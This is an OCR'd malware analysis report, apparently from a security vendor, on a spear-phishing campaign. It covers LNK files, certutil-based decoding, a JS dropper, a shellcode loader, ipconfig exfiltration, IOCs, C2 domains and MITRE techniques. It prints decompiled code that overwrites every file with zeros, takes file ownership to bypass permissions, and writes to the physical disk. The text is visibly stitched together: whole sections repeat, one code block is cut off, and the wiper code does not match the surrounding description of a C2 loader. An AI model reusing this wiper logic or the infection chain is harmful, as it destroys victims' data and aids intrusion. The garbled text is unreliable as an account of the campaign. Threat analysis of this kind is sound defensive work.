
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
